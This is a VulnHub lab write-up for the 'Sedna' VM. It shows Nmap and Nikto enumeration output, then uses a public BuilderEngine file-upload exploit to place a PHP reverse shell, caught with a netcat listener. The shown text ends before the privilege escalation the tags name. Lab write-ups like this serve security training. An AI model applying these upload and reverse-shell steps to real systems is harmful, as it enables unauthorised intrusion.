

# [VulnHub] hackfest2016: Sedna

Date: 19/Sep/2019

Categories: oscp, vulnhub, linux

Tags: exploit\_php\_fileupload, exploit\_php\_reverseshell, privesc\_chkrootkit, privesc\_cron, privesc\_bash\_reverseshell

## Overview

This is a writeup for VulnHub VM [hackfest2016: Sedna](#). Here's an overview of the enumeration → exploitation → privilege escalation process:

## Killchain




Figure 1: writeup.overview.killchain

## TTPs

1. 80/tcp/http/Apache httpd 2.4.7 ((Ubuntu)): [exploit\\_php\\_fileupload](#), [exploit\\_php\\_reverseshell](#), [privesc\\_chkrootkit](#), [privesc\\_cron](#), [privesc\\_bash\\_reverseshell](#)

## Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Wed Sep 18 18:02:06 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.sedna/results/192.168.92.176/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/vulnhub.sedna/results/192.168.92.176/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.176
2 Nmap scan report for 192.168.92.176
3 Host is up, received arp-response (0.0036s latency).
4 Scanned at 2019-09-18 18:02:07 PDT for 27s
5 Not shown: 989 closed ports
6 Reason: 989 resets
7 PORT      STATE SERVICE      REASON      VERSION
8 22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux;
  ↳ protocol 2.0)
9 | ssh-hostkey:
10 |   1024 aa:c3:9e:80:b4:81:15:dd:60:d5:08:ba:3f:e0:af:08 (DSA)
11 | ssh-dss AAAAB3NzaC1kc3MAAACBAmicg98pQuoQKbqtp4SrKqiCeUCdVMojzPj9TQM1ETIkvcGzMqEFSweayAKO/
  ↳ 9ZbCVfmzqhU+xt9v42cVYTbuGrLDDTE+Z6cZ2nmTSV92EgDeRMuRQ3E3Gy9oZ6QhFMFetPhDe3uH+
  ↳ KQM09RUFZJgvcYiaikYypHL+gxLhXdVGBAAAFQCxv8bJP8R9Xc8H5k/PuU1MhUt+
  ↳ dQAAIEAJc1DqWZRqhQP10xtH5arD/nhvkFFCfXHWwFh4oJQq82I1NKPpInrii7ihF50c1LAs5kI6z/25sw+Hd3+
  ↳ vHz/KMWh8Z82oiAmOdW00F4KnGQVW8Ze5XoappS3+0F0J8mk1StxS8pJzh7/aH+
  ↳ k5S4ehRw8InS9flVxhyiv2Znw8AAACANjd8TA+fEWlpnbK5w61pzJUHc7KyhtS+6+fQr+Q1JKTuc3Yb1ducvdbhXo8
  ↳ /cGJnNlgFG1anlNua6Dp2KzjridXEmXV0yZHfXZKNyCjd1vhKdMz/
  ↳ V3sPlYwtPpIVBS7l1g43henKx70snmYG30m30pVNQXdHbUmQfrM0rG0vZNk=
12 |   2048 41:7f:c2:5d:d5:3a:68:e4:c5:d9:cc:60:06:76:93:a5 (RSA)
13 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCFmGWLJ/5IOAIbOAD08vS6WWQDg0/
  ↳ oiZwdFMDmA8yEtHCEvasNfZLnnW4eByrCANMnLGC6lGbbY288m9uP/cISt2cEGolH8p9nwV1pKUc+aaJzkMiBSCOA/
  ↳ OC5o9Pgm7M7Bb1rVykpUQmg/DZp6xEEKM1IOL9vf3uKspiIqkSEFdD6vPKAGy5wPXHosuBkvXrUgo+
  ↳ drp09Pt2lqXt8tbNrAo2DxHRwkFge/QtfPN319CNMMRyj/st0wj+
  ↳ v1DxUfmMDzvAJcEQMC14B29WEkdfwbLzhbSvcpzIIZ0biNA+E4YMrtL9I1FO/kDN065IJRXPY60JicM+
  ↳ IhkFdzS0uhREp
14 |   256 ef:2d:65:85:f8:3a:85:c2:33:0b:7d:f9:c8:92:22:03 (ECDSA)
15 | ecdsa-sha2-nistp256
  ↳ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBF00uNYcmh1lnKXl53anHYpGEM/
  ↳ udK7ham2WOPhuvyZJOUYF/rxlas7KMo+UWZimVAedAUQYy5iq7nJlNjQpxQw=
16 |   256 ca:36:3c:32:e6:24:f9:b7:b4:d4:1d:fc:c0:da:10:96 (ED25519)
17 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC2Tab8Mt8xFjZKPwPpXzg2x6a6WhRaW0JCzb+l0rrbE
18 53/tcp    open  domain      syn-ack ttl 64 ISC BIND 9.9.5-3 (Ubuntu Linux)
19 | dns-nsid:
20 | _bind.version: 9.9.5-3-Ubuntu
21 80/tcp    open  http        syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
22 | http-methods:
23 | _Supported Methods: GET HEAD POST OPTIONS
24 | http-robots.txt: 1 disallowed entry
25 |_Hackers
26 |_http-server-header: Apache/2.4.7 (Ubuntu)
27 |_http-title: Site doesn't have a title (text/html).
28 110/tcp   open  pop3        syn-ack ttl 64 Dovecot pop3d
29 |_pop3-capabilities: SASL PIPELINING STLS AUTH-RESP-CODE RESP-CODES TOP CAPA UIDL
30 | ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
  ↳ server/emailAddress=root@localhost/organizationalUnitName=localhost
31 | Issuer: commonName=localhost/organizationName=Dovecot mail
  ↳ server/emailAddress=root@localhost/organizationalUnitName=localhost
32 | Public Key type: rsa
```

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33 | Public Key bits: 2048
34 | Signature Algorithm: sha256WithRSAEncryption
35 | Not valid before: 2016-10-07T19:17:14
36 | Not valid after: 2026-10-07T19:17:14
37 | MD5: a32c 1b8e 97f3 210f d238 ba3d ac45 74f7
38 | SHA-1: 0b7b 4229 b7af 8f89 d533 2ecf 5a1f f652 a015 0295
39 | -----BEGIN CERTIFICATE-----
40 | MIIDnTCCAoWgAwIBAgIJAOPieD18C1zLMAOGCSqGSIb3DQEBCwUAMGUxHDAaBgNV
41 | BAoMEORvdmVjb3QgbWFpbnCBZXXJ2ZXIxEjAQBGNVBAsMCWxvY2FsaG9zdDESMBAG
42 | A1UEAwJbG9jYWxob3NOMR0wGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDAe
43 | Fw0xNjEwMDcxOTE3MTRaFw0yNjEwMDcxOTE3MTRaMGUxHDAaBgNVBAoMEORvdmVj
44 | b3QgbWFpbnCBZXXJ2ZXIxEjAQBGNVBAsMCWxvY2FsaG9zdDESMBAGA1UEAwJbG9j
45 | YWxob3NOMR0wGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDCCASIwdQYJKoZI
46 | hvcNAQEBBQADggEPADCCAQoCggEBANgEPrhbMnoofhkznlgq/qhMB/Pyk0QMB+Ec
47 | MI3eQIsBxtkr0LnrT0woZ9R2S6MAFNkXEiZANkgFpNeseIHVPg4UygvophgEL1t
48 | GUa9XzQR1qUEvbZxo12/EA4UxRBcqR6kcNhFKZoxbY6mkRGwci2LGo2fuh6oY1+n
49 | K5Fisu6pVMVD+2Yv7DXNIHDQYVkyicqFeHUoCxA4r6Cf1EFEqbVftwQLTI7WMfmb
50 | vhHPVrWarDaVL8BrQUGZOSqQeCMGzDb7FKTCuovuA9lgbQVvS4aYgZ5351uPEouP
51 | dQSP4M9+/oi5EUNhI7rrAwHQTfooufDb5dcUKSkmepxQQj/smBsCAwEAAANQME4w
52 | HQYDVR00BBYEFQ1pdBP6HsgfOSj4Ja0/CL9Rgt4MB8GA1UdIwQYMBaAFQC1pdBP
53 | 6HsgfOSj4Ja0/CL9Rgt4MAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQELBQADggEB
54 | ACFvU3t3lscCHV3kHEGt3gN+5sADA9Ks0n6a5SRuwHgJCPtUMUzINeGkPBES/yNL
55 | R7Zl9bQUj2TSEauenIxGDamCzGNzwpdeyNSPT8Ce6NE+Gv4xarAQlpzg1+c1CUZP
56 | TKQlrNZ1MYAJMJNebn2zXNPY+o4XOFoda8RzCKHB5c/ErPfQbgxsRwjoZuNY2/pf
57 | BCab1I91ExaHiIRMjOUNsXae9kZIyFkh2HghKN+/b/fGoYClw0v6U/BFeAtCwen
58 | F00sUuo8V8xw1xGotA/swaAznhe481bXX5sKSjr19W/EIxPNUueg9Sx4uEBfAEFo
59 | W+4SELVrFEDdGPE+HYeeBHY=
60 | _-----END CERTIFICATE-----
61 | _ssl-date: ERROR: Script execution failed (use -d to debug)
62 111/tcp open rpcbind syn-ack ttl 64 2-4 (RPC #100000)
63 | rpcinfo:
64 |   program version  port/proto  service
65 |   100000  2,3,4      111/tcp  rpcbind
66 |   100000  2,3,4      111/udp  rpcbind
67 |   100024  1          40176/tcp status
68 | _ 100024  1          40863/udp status
69 139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
70 143/tcp open imap syn-ack ttl 64 Dovecot imapd (Ubuntu)
71 | _imap-capabilities: ENABLE Pre-login more IDLE listed capabilities IMAP4rev1 post-login
72 | ↪ LOGIN-REFERRALS ID OK STARTTLS SASL-IR have LITERAL+ LOGINDISABLEDA0001
73 | ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
74 | ↪ server/emailAddress=root@localhost/organizationalUnitName=localhost
75 | Issuer: commonName=localhost/organizationName=Dovecot mail
76 | ↪ server/emailAddress=root@localhost/organizationalUnitName=localhost
77 | Public Key type: rsa
78 | Public Key bits: 2048
79 | Signature Algorithm: sha256WithRSAEncryption
80 | Not valid before: 2016-10-07T19:17:14
81 | Not valid after: 2026-10-07T19:17:14
82 | MD5: a32c 1b8e 97f3 210f d238 ba3d ac45 74f7
83 | SHA-1: 0b7b 4229 b7af 8f89 d533 2ecf 5a1f f652 a015 0295
84 | -----BEGIN CERTIFICATE-----
85 | MIIDnTCCAoWgAwIBAgIJAOPieD18C1zLMAOGCSqGSIb3DQEBCwUAMGUxHDAaBgNV
86 | BAoMEORvdmVjb3QgbWFpbnCBZXXJ2ZXIxEjAQBGNVBAsMCWxvY2FsaG9zdDESMBAG
87 | A1UEAwJbG9jYWxob3NOMR0wGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDAe
88 | Fw0xNjEwMDcxOTE3MTRaFw0yNjEwMDcxOTE3MTRaMGUxHDAaBgNVBAoMEORvdmVj

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86 | b3QgbWfPbCBzZXJ2ZXIxEjAQBGNVBAsMCWxvY2FsaG9zdDESMBAGA1UEAwWJbG9j
87 | YWxob3NOMR0wGwYJKoZiHvcNAQkBFg5yb290QGxvY2FsaG9zdDCCASIwDQYJKoZI
88 | hvCNAQEBBQADggEPADCCAQoCggEBANgEPrhbMnoofhkznlgq/qhMB/Pyk0QMB+Ec
89 | MI3eQIsBxtkr0LnrT0woZ9R2S6MAFNkXEiZANkgFpNeseIHVPgI4UygvophgEL1t
90 | GUa9XzQR1qUEvbZxo12/EA4UxRBcqR6kcNhFKZoxbY6mkRGwci2LGo2fuh6oY1+n
91 | K5Fisu6pVMVD+2Yv7DXNIHDQYVKyicqFeHUoCxA4r6Cf1EFEqbVftwQLTI7WMfmb
92 | vHHPVrWardAVL8BrQUGZOSqQeCMGzDb7FKTCuovuA9lgbQVvS4aYgZ5351uPEouP
93 | dQSP4M9+/oi5EUNhI7rrAwHQTfooufDb5dcUKSkmepxQQj/smBsCAwEAAANQME4w
94 | HQYDVR00BBYEFQC1pdBP6HsgfOSj4Ja0/CL9Rgt4MB8GA1UdIwQYMBaAFQC1pdBP
95 | 6HsgfOSj4Ja0/CL9Rgt4MAwGA1UdEwQFMAMBAf8wDQYJKoZiHvcNAQELBQADggEB
96 | ACFvU3t3lscCHV3kHEGt3gN+5sADA9Ks0n6a5SRuwHgJCPTUMUzINeGkPBES/yNL
97 | R7Zl9bQUj2TSEauenIxGDamCzGNzwpdeyNSPT8Ce6NE+Gv4xarAQlpzg1+c1CUZP
98 | TKQlrNZ1MYAJMJNebn2zXNPY+o4XOFoda8RzCKHB5c/ErPfQbgxsrWjoZuNY2/pf
99 | BCab1I91ExaHiIRMjOUNsXae9kZiYFkh2HghKN+/b/fGoYClw0v6U/BFeAtCwen
100 | F00sUuo8V8xwLxGotA/swaAznHE481bXX5sKSjr19W/EIxPNUueg9Sx4uEBfAEFo
101 | W+4SElVrFEDdGPE+HYeeBHY=
102 | _-----END CERTIFICATE-----
103 | _ssl-date: ERROR: Script execution failed (use -d to debug)
104 445/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
105 993/tcp open ssl/imap syn-ack ttl 64 Dovecot imapd (Ubuntu)
106 | _imap-capabilities: ENABLE Pre-login more listed AUTH=PLAINA0001 IMAP4rev1 OK LOGIN-REFERRALS
    | ID capabilities post-login SASL-IR have LITERAL+ IDLE
107 | ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
    | server/emailAddress=root@localhost/organizationalUnitName=localhost
108 | Issuer: commonName=localhost/organizationName=Dovecot mail
    | server/emailAddress=root@localhost/organizationalUnitName=localhost
109 | Public Key type: rsa
110 | Public Key bits: 2048
111 | Signature Algorithm: sha256WithRSAEncryption
112 | Not valid before: 2016-10-07T19:17:14
113 | Not valid after: 2026-10-07T19:17:14
114 | MD5: a32c 1b8e 97f3 210f d238 ba3d ac45 74f7
115 | SHA-1: 0b7b 4229 b7af 8f89 d533 2ecf 5a1f f652 a015 0295
116 | -----BEGIN CERTIFICATE-----
117 | MIIDnTCCAoWgAwIBAgIJAOPIeD18C1zLMA0GCSqGSIb3DQEBCwUAMGUxHDAaBgNV
118 | BAoMEORvdmVjb3QgbWfPbCBzZXJ2ZXIxEjAQBGNVBAsMCWxvY2FsaG9zdDESMBAG
119 | A1UEAwWJbG9jYWxob3NOMR0wGwYJKoZiHvcNAQkBFg5yb290QGxvY2FsaG9zdDAe
120 | Fw0xNjEwMDcxOTE3MTRaFw0yNjEwMDcxOTE3MTRaMGUxHDAaBgNVBAoMEORvdmVj
121 | b3QgbWfPbCBzZXJ2ZXIxEjAQBGNVBAsMCWxvY2FsaG9zdDESMBAGA1UEAwWJbG9j
122 | YWxob3NOMR0wGwYJKoZiHvcNAQkBFg5yb290QGxvY2FsaG9zdDCCASIwDQYJKoZI
123 | hvCNAQEBBQADggEPADCCAQoCggEBANgEPrhbMnoofhkznlgq/qhMB/Pyk0QMB+Ec
124 | MI3eQIsBxtkr0LnrT0woZ9R2S6MAFNkXEiZANkgFpNeseIHVPgI4UygvophgEL1t
125 | GUa9XzQR1qUEvbZxo12/EA4UxRBcqR6kcNhFKZoxbY6mkRGwci2LGo2fuh6oY1+n
126 | K5Fisu6pVMVD+2Yv7DXNIHDQYVKyicqFeHUoCxA4r6Cf1EFEqbVftwQLTI7WMfmb
127 | vHHPVrWardAVL8BrQUGZOSqQeCMGzDb7FKTCuovuA9lgbQVvS4aYgZ5351uPEouP
128 | dQSP4M9+/oi5EUNhI7rrAwHQTfooufDb5dcUKSkmepxQQj/smBsCAwEAAANQME4w
129 | HQYDVR00BBYEFQC1pdBP6HsgfOSj4Ja0/CL9Rgt4MB8GA1UdIwQYMBaAFQC1pdBP
130 | 6HsgfOSj4Ja0/CL9Rgt4MAwGA1UdEwQFMAMBAf8wDQYJKoZiHvcNAQELBQADggEB
131 | ACFvU3t3lscCHV3kHEGt3gN+5sADA9Ks0n6a5SRuwHgJCPTUMUzINeGkPBES/yNL
132 | R7Zl9bQUj2TSEauenIxGDamCzGNzwpdeyNSPT8Ce6NE+Gv4xarAQlpzg1+c1CUZP
133 | TKQlrNZ1MYAJMJNebn2zXNPY+o4XOFoda8RzCKHB5c/ErPfQbgxsrWjoZuNY2/pf
134 | BCab1I91ExaHiIRMjOUNsXae9kZiYFkh2HghKN+/b/fGoYClw0v6U/BFeAtCwen
135 | F00sUuo8V8xwLxGotA/swaAznHE481bXX5sKSjr19W/EIxPNUueg9Sx4uEBfAEFo
136 | W+4SElVrFEDdGPE+HYeeBHY=
137 | _-----END CERTIFICATE-----
138 | _ssl-date: ERROR: Script execution failed (use -d to debug)

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139 995/tcp open  ssl/pop3      syn-ack ttl 64 Dovecot pop3d
140 |_pop3-capabilities: USER PIPELINING SASL(PLAIN) AUTH-RESP-CODE RESP-CODES TOP CAPA UIDL
141 | ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
    ↪ server/emailAddress=root@localhost/organizationalUnitName=localhost
142 | Issuer: commonName=localhost/organizationName=Dovecot mail
    ↪ server/emailAddress=root@localhost/organizationalUnitName=localhost
143 | Public Key type: rsa
144 | Public Key bits: 2048
145 | Signature Algorithm: sha256WithRSAEncryption
146 | Not valid before: 2016-10-07T19:17:14
147 | Not valid after:  2026-10-07T19:17:14
148 | MD5:      a32c 1b8e 97f3 210f d238 ba3d ac45 74f7
149 | SHA-1:    0b7b 4229 b7af 8f89 d533 2ecf 5a1f f652 a015 0295
150 | -----BEGIN CERTIFICATE-----
151 | MIIDnTCCAoWgAwIBAgIJAOPIeD18C1zLMAOGCSqGSIb3DQEBCwUAMGUxHDAaBgNV
152 | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAG
153 | A1UEAwJbG9jYWxob3NOMR0wGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDAe
154 | Fw0xNjEwMDcxOTE3MTRaFw0yNjEwMDcxOTE3MTRaMGUxHDAaBgNVBAoMEORvdmVj
155 | b3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAGA1UEAwJbG9j
156 | YWxob3NOMR0wGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDCCASIwdQYJKoZI
157 | hvcNAQEBBQADggEPADCCAQoCggEBANgEPrhbMnoofhkznlgq/qhMB/Pyk0QMB+Ec
158 | MI3eQIsBxtkr0LnrT0woZ9R2S6MAFNkXEiZANkgFpNeseIHVPg4UygvophgEL1t
159 | GUa9XzQR1qUEvbZxo12/EA4UxRBcqR6kcNhFKZoxbY6mkRGwci2LGo2fuh6oY1+n
160 | K5Fisu6pVMVD+2Yv7DXNIHDQYVKyicqFeHUoCxA4r6Cf1EFEqbVftwQLTI7WMfmb
161 | vHHPVrWarDaVL8BrUGZOSqQeCMGzDb7FKTCuovuA9lgbQVvS4aYgZ5351uPEouP
162 | dQSP4M9+/oi5EUNhI7rrAwHQTfooufDb5dcUKSkmepxQQj/smBsCAwEAAaQM4w
163 | HQYDVR00BBYEFQC1pdBP6HsgfOSj4Ja0/CL9Rgt4MB8GA1UdIwQYMBaAFCQ1pdBP
164 | 6HsgfOSj4Ja0/CL9Rgt4MAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQELBQADggEB
165 | ACFvU3t3lscCHV3kHEGt3gN+5sADA9Ks0n6a5SRuwHgjCpTUMUzINeGkPBES/yNL
166 | R7Zl9bQUj2TSEauenIxGDamCzGNzwpdeyNSPT8Ce6NE+Gv4xarAqlpzg1+c1CUZP
167 | TKQlrNZ1MYAJMJNebn2zXNPY+o4XOFoda8RzCKHB5c/ErPfQbgxsrWjoZuNY2/pf
168 | BCab1I91ExaHiIRMjOUNsXae9kZiYFkh2HghKN+/b/fGoYClw0v6U/BFeAtCwen
169 | F00sUuo8V8xwIxGotA/swaAznhe481bXX5sKSjr19W/EIxpNUueg9Sx4uEBfAEFo
170 | W+4SElVrFEDdGPE+HYeeBHY=
171 | _-----END CERTIFICATE-----
172 |_ssl-date: TLS randomness does not represent time
173 8080/tcp open  http          syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1
174 | http-methods:
175 |   Supported Methods: GET HEAD POST PUT DELETE OPTIONS
176 |_ Potentially risky methods: PUT DELETE
177 |_http-open-proxy: Proxy might be redirecting requests
178 |_http-server-header: Apache-Coyote/1.1
179 |_http-title: Apache Tomcat
180 MAC Address: 00:0C:29:53:40:6E (VMware)
181 Service Info: Host: SEDNA; OS: Linux; CPE: cpe:/o:linux:linux_kernel
182
183 Host script results:
184 |_clock-skew: mean: 1h19m48s, deviation: 2h18m34s, median: -12s
185 | nbstat: NetBIOS name: SEDNA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
186 | Names:
187 |   SEDNA<00>           Flags: <unique><active>
188 |   SEDNA<03>           Flags: <unique><active>
189 |   SEDNA<20>           Flags: <unique><active>
190 |   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
191 |   WORKGROUP<00>       Flags: <group><active>
192 |   WORKGROUP<1d>       Flags: <unique><active>

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193 |   WORKGROUP<1e>           Flags: <group><active>
194 | Statistics:
195 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
196 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
197 |_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00
198 | p2p-conficker:
199 |   Checking for Conficker.C or higher...
200 |   Check 1 (port 37004/tcp): CLEAN (Couldn't connect)
201 |   Check 2 (port 19405/tcp): CLEAN (Couldn't connect)
202 |   Check 3 (port 47650/udp): CLEAN (Timeout)
203 |   Check 4 (port 64850/udp): CLEAN (Failed to receive data)
204 |_ 0/4 checks are positive: Host is CLEAN or ports are blocked
205 | smb-os-discovery:
206 |   OS: Unix (Samba 4.1.6-Ubuntu)
207 |   NetBIOS computer name: SEDNA\x00
208 |   Workgroup: WORKGROUP\x00
209 |_ System time: 2019-09-18T21:02:13-04:00
210 | smb-security-mode:
211 |   account_used: guest
212 |   authentication_level: user
213 |   challenge_response: supported
214 |_ message_signing: disabled (dangerous, but default)
215 | smb2-security-mode:
216 |   2.02:
217 |_   Message signing enabled but not required
218 | smb2-time:
219 |   date: 2019-09-18 18:02:13
220 |_ start_date: N/A
221
222 Read data files from: /usr/bin/./share/nmap
223 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
224 # Nmap done at Wed Sep 18 18:02:34 2019 -- 1 IP address (1 host up) scanned in 27.71 seconds

```

2. From the Nikto scan report we see that there is a `license.txt` file that could be interesting. We take a look at the file and find Copyright (c) 2012 - 2015 BuilderEngine / Radian Enterprise Systems Limited. message in it indicating installation of BuilderEngine application:

```

1  - Nikto v2.1.6
2  -----
3  + Target IP:           192.168.92.176
4  + Target Hostname:     192.168.92.176
5  + Target Port:         80
6  + Start Time:          2019-09-18 18:02:37 (GMT-7)
7  -----
8  + Server: Apache/2.4.7 (Ubuntu)
9  + Server leaks inodes via ETags, header found with file /, fields: 0x65 0x53fb059bb5bc8
10 + The anti-clickjacking X-Frame-Options header is not present.
11 + The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
   ↪ against some forms of XSS
12 + The X-Content-Type-Options header is not set. This could allow the user agent to render the
   ↪ content of the site in a different fashion to the MIME type
13 + No CGI Directories found (use '-C all' to force check all possible dirs)
14 + "robots.txt" contains 1 entry which should be manually viewed.
15 + Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final
   ↪ release) and 2.2.29 are also current.
16 + Allowed HTTP Methods: GET, HEAD, POST, OPTIONS

```

```

17 + OSVDB-3268: /files/: Directory indexing found.
18 + OSVDB-3092: /files/: This might be interesting...
19 + OSVDB-3092: /system/: This might be interesting...
20 + OSVDB-3233: /icons/README: Apache default file found.
21 + OSVDB-3092: /license.txt: License file found may identify site software.
22 + 7536 requests: 0 error(s) and 12 item(s) reported on remote host
23 + End Time:          2019-09-18 18:03:34 (GMT-7) (57 seconds)
24 -----
25 + 1 host(s) tested

```

## Findings

### Open Ports

1	22/tcp	ssh	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
2	53/tcp	domain	ISC BIND 9.9.5-3 (Ubuntu Linux)
3	80/tcp	http	Apache httpd 2.4.7 ((Ubuntu))
4	110/tcp	pop3	Dovecot pop3d
5	111/tcp	rpcbind	2-4 (RPC #100000)
6	137/udp	netbios-ns?	
7	139/tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8	143/tcp	imap	Dovecot imapd (Ubuntu)
9	445/tcp	netbios-ssn	Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
10	993/tcp	ssl/imap	Dovecot imapd (Ubuntu)
11	995/tcp	ssl/pop3	Dovecot pop3d
12	8080/tcp	http	Apache Tomcat/Coyote JSP engine 1.1
13	40176/tcp	status	1 (RPC #100024)

### Files

```

1 http://192.168.92.176/license.txt

```



## Phase #2: Exploitation

1. There's an arbitrary file upload exploit for BuilderEngine that we can use:

```
1 searchsploit builderengine
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.sedna # ss builderengine
.....
Exploit Title | Path
.....
BuilderEngine 3.5.0 - Arbitrary File Upload and Execution (Metasploit) | /usr/share/exploitdb/
BuilderEngine 3.5.0 - Arbitrary File Upload | exploits/php/remote/42025.rb
BuilderEngine 3.5.0 - Arbitrary File Upload | exploits/php/webapps/40390.php
.....
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/vulnhub.sedna #
```

Figure 2: writeup.exploitation.steps.1.1

2. The exploit needs an update to point to the right BuilderEngine url and then it can be used to POST a local file to the target server. We use this exploit to upload a PHP reverse shell, note the location of uploaded file, start a local netcat listener and trigger file execution to catch incoming reverse shell:

```
1 http://192.168.92.176/themes/dashboard/assets/plugins/jquery-file-upload/server/php/
2 nc -nlvp 9999
3 http://192.168.92.176/files/php-reverse-shell.php
```

